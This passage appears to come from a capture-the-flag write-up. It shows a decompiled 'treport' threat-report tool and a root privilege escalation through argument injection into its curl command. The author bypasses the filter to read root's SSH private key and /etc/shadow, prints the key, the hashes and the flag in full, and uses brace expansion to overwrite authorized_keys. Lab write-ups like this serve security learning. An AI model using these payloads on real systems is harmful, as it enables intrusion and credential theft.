        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        contents = ''
        file_name = '/root/reports/' + file_name
        try:
            with open(file_name, 'r') as (fd):
                contents = fd.read()
        except:
            print('SOMETHING IS WRONG')
        else:
            print(contents)

    def download(self):
        now = datetime.now()
        current_time = now.strftime('%H_%M_%S')
        command_injection_list = ['$', '`', ';', '&', '|', '||', '>', '<', '?', '"', '@', '#', '$', '%', '^', '(', ')']
        ip = input('Enter the IP/file_name:')
        res = bool(re.search('\\s', ip))
        if res:
            print('INVALID IP')
            sys.exit(0)
        if 'file' in ip or 'gopher' in ip or 'mysql' in ip:
            print('INVALID URL')
            sys.exit(0)
        for vars in command_injection_list:
            if vars in ip:
                print('NOT ALLOWED')
                sys.exit(0)
            cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' + current_time + '"'
            os.system(cmd)


if __name__ == '__main__':
    obj = threat_report()
    print('1.Create Threat Report.')
    print('2.Read Threat Report.')
    print('3.Download A Threat Report.')
    print('4.Quit.')
    check = True
    if check:
        choice = input('Enter your choice:')
        try:
            choice = int(choice)
        except:
            print('Wrong Input')
            sys.exit(0)
        else:
            if choice == 1:
                obj.create()
            elif choice == 2:
                obj.list_files()
                obj.read_file()
            elif choice == 3:
                obj.download()
            elif choice == 4:
                check = False
            else:
```

```
                print('Wrong input.')
# okay decompiling treport_extracted/treport.pyc
```

```
    def download(self):
        now = datetime.now()
        current_time = now.strftime('%H_%M_%S')
        command_injection_list = ['$', '`', ';', '&', '|', '||', '>', '<', '?', '"', '@', '#', '$', '%', '^', '(', ')']
        ip = input('Enter the IP/file_name:')
        res = bool(re.search('\\s', ip))
        if res:
            print('INVALID IP')
            sys.exit(0)
        if 'file' in ip or 'gopher' in ip or 'mysql' in ip:
            print('INVALID URL')
            sys.exit(0)
        for vars in command_injection_list:
            if vars in ip:
                print('NOT ALLOWED')
                sys.exit(0)
            cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' + current_time + '"'
            os.system(cmd)
```

exploit

i liked having pspy running in another windows to monitor what was being injected... seemed to help

```
2022/02/16 15:32:34 CMD: UID=0    PID=2791   | sudo treport
2022/02/16 15:32:34 CMD: UID=0    PID=2792   | treport
2022/02/16 15:32:34 CMD: UID=0    PID=2793   | treport
2022/02/16 15:32:46 CMD: UID=0    PID=2794   | sh -c /bin/bash -c "curl \f\i\l\e:///root/.ssh/id_rsa -o /root/reports
/threat_report_15_32_36"
2022/02/16 15:32:46 CMD: UID=0    PID=2795   | curl file:///root/.ssh/id_rsa -o /root/reports/threat_report_15_32_36
```

```
code@code:~$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:\f\i\l\e:///root/.ssh/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2590  100  2590    0     0  2529k      0 --:--:-- --:--:-- --:--:-- 2529k
Enter your choice:
```

`\f\i\l\e:///root/.ssh/id_rsa`
or
`File:///root/.ssh/id_rsa`
Basically just can't be all lowercase, file,gopher or mysql.

gets us

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxo4GzoC3j6jxx+7LbM8ik5OlGMOesA2aqI4rlfPTAsqm9+WgEOKo
+sZ1zqhtVlZuuIOmFDie+0EL5GtsIgOaFEtQZ1m3TxOK5zDrSaFO06SLIIu6qXH8fRuhp3
Y3h5e08o3/Kp5uSGhN+mBLMPB0qYXVP7twHbc2HYHaFBgPgreLf6W4uPmD/Zq6vaC/Q+5r
B6qvowOPysPNCUgZ7HQcDYXJt876aCyVlKdu0A0Amm80txSvthx+LNuMg3NeLFEYN9exYD
CcykRq1dch/tFJ/ej8sQ5y8c6AbUQAcckmDzGhBrlaPEDJ6H3NSEJrqeZmbvJ75P9bNoyQ
yUR7ukamgiSZNhHWugCApb96ZdxNia9q4YhrJMN1vz7aKSH0lvbin97o6sZgn3xh2Zcm+U
uskfHoguvNwYgyCxnIpAsZDRjhNGlR/1hrxJOmt80eheIPM6b417z5db+cBfxJPsAod+jh
qpP4QirNQN67+TFeRpGnZ5B8MBtGIgUL+rNUFTEHAAAFgHSyAcl0sgHJAAAAB3NzaC1yc2
EAAAGBAMaOBs6At4+o8cfuy2zPIpOTtRjDnrANmqiOK5Xz0wLKpvfloBDiqPrGdc6obVZW
briDphQ4nvtBC+RrbCIDmhRLUGdZt08Tiucw60mhTtOkiyCLuqlx/H0boad2N4eXtPKN/y
qebkhoTfpgSzDwdKmF1T+7cB23Nh2B2hQYD4K3i3+luLj5g/2aur2gv0Puaweqr6MDj8rD
zQlIGex0HA2FybfO+mgslZSnbtANAJpvNLcUr7YcfizbjINzXixRGDfXsWAwnMpEatXXIf
7RSf3o/LEOcvHOgGlEAHHJJg8xoQa5WjxAyeh9zUhCa6nmZm7ye+T/WzaMkMlEe7pGpoIk
mTYR1roAgKW/emXcTYmvauGIayTDdb8+2ikh9Jb24p/e6OrGYJ98YdmXJvlLrJHx6ILrzc
GIMgsZyKQLGQ0Y4TRtUf9Ya8STprfNHoXiDzOm+Ne8+XW/nAX8ST7AKHfo4aqT+EIqzUDe
u/kxXkaRp2eQfDAbRiIFC/qzVBUxBwAAAAMBAAEAAAGAUPVkLRsqvXbjbuQdKfajYI0fkE
NjFuHVJ9kgSHoslbzPq9CDHZ9tyyLUsjjWrBd9+dokA6a6nDP/h1mNs6jIUHINDLb2GVYc
kvvNVC5jl8RFvjV7HNAPZWu41DFNnwnqi+P+IQCMcxWkhexxfDjvOJgLRXtF0bf8Zrellf
/hgykXxipqUXHbsbI/ZkZ+9lHmbi/YgZ1YKhMALUKq3lDQh2r/vuS0EXnsW7qRYl+K2W1y
jxvuMVEY2W2Ds618vpEpmO/KnN2QbQD67tGqKX4DuHiIoguHeYU6i5ypQJnS6vJ7AjjNwc
a7nHfsJhasYOfnRhm+6XW5uArX2swBAxoRc9aMmay688qP/Ga+UpOaLVX1pfuESjPjlbdY
TvxZqk0HQNowBmYx4LW71Ot7q8VQ7FdQVMsVTf491aiBWxLtJcAu59nKwjxjNLmPVr/G7t
3tlUbnZGjDWX3339X7fQS7J+TZzegknJjm14t/cphhJGESS/CcfZAroOIVLXDcwTURAAAA
wDG2cThFZxyeqzm5XslU6WMLytamPnD8I2FSTbVG7Y1FmVU87anYNScnQ8cdy/dgNPoD/E
jSsWmO7EDD3sQW1rk7YadmN58TFyXHw33tqRJkmgOfHT50a7txg2IrhJ7RxDSlLfNa8crX
QGTEPk9gTngbqMuB5cQjLJQzD3o0G+sfp4K8nlL3ME6Fi1ghq4m4YwqjnKkVVR7+G11eLc
JfBAZfM/gWkihEror0/nEgKmciHs23bSJGo+BwXKadXbWscQAAAMEA4kwybL8ps/SLm8S5
N+UxoqSDFp0ycQcS0fAvHwMRDSUahP/d2sfwKCY2EszHLRjF+BYLrGEvJB5GHH1hl+MX1E
d3Ufqd2279j9fJsJre4xpIGp7A6dfZk9ds70VfwkTHy0AnincGOVW7nw5mT4ZhukYcrWNs
lmHZG368yJgbIJa2YQy3yICqWIE65y+4B+nBr0IgBCk7m27aRKG6w6HVcaIPzEZYxqy3sz
b5T0bbfIuZowodtsQtpoc5W0xavZnLAAAAwQDgnaUcotAphCkv8xeQmeyluMRhUvu+/E9O
bQFOwkr+gpJ0vFdH7UFDOvCv4reh88XsK2NVfHom9xjI+6QsXGymxkUf4IhmCTVODoVpks
eGrfBd8Ri19zkiUCp39CRpVZCqzHabeYWsYIIRJ5XY4FIga5V00UOh3vomtQ5j8a1jCkZ+
JVpkJVJSBp4qQUMFMdYx3bj4NcNPnvmb+TW4mgCDt/urNA7pSQ3T1gXbmag9ezFqSmSzC2
a5BI6W1lTZzjUAAAAJcm9vdEBjb2RlAQI=
-----END OPENSSH PRIVATE KEY-----
```

but it does not log us in ... requires password.. so lets grab the flag for now and keep looking...

root.txt

```
5b942cdf54c8dc4f4a21e87017581708
```

/etc/shadow.txt

```
root:$6$XbmQqbMSJS0PISos$fHZLEpIBtbsRd2ltGIYSJPfmIYYyLKxx9iUiPdcBGsrp8STgHopWnoZ1WKXgrwc1d81idPRJxICovSXGUF.we/:18799:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
```

```
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18799:0:99999:7:::
sshd:*:18799:0:99999:7:::
systemd-coredump:!!:18799:::::
lxd:!:18799:::::
mysql:!!:18799:0:99999:7:::
code:$6$tdOqUgDnt8lqOmpk$Y5JZc.PspT2gkpp6LqWHUElepUmZerkVmSB8XV9Oss2zgmzO8cvNUyo4AGjfkbaRO34mV3leNx5HPvgtXSlrv.:18799:0:99999:7:::
```

can't crack password..

And Finally to fully exploit!

and to get root on box use bash expansion to copy id_rsa.pub to authorized_keys

```
{-o,/root/.ssh/authorized_keys,\f\i\l\e:///root/.ssh/id_rsa.pub}
```

```
Enter your choice:3
Enter the IP/file_name:{-o,/root/.ssh/authorized_keys,\f\i\l\e:///root/.ssh/id_rsa.pub}
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   563  100   563    0     0   549k      0 --:--:-- --:--:-- --:--:--  549k
Enter your choice:
```

uname -a

```
root@code:~# uname -a
Linux code 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
root@code:~# id
uid=0(root) gid=0(root) groups=0(root)
root@code:~# whoami
root
```

```
root@code:~# uname -a
Linux code 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@code:~# id
uid=0(root) gid=0(root) groups=0(root)
root@code:~# whoami
root
root@code:~#
```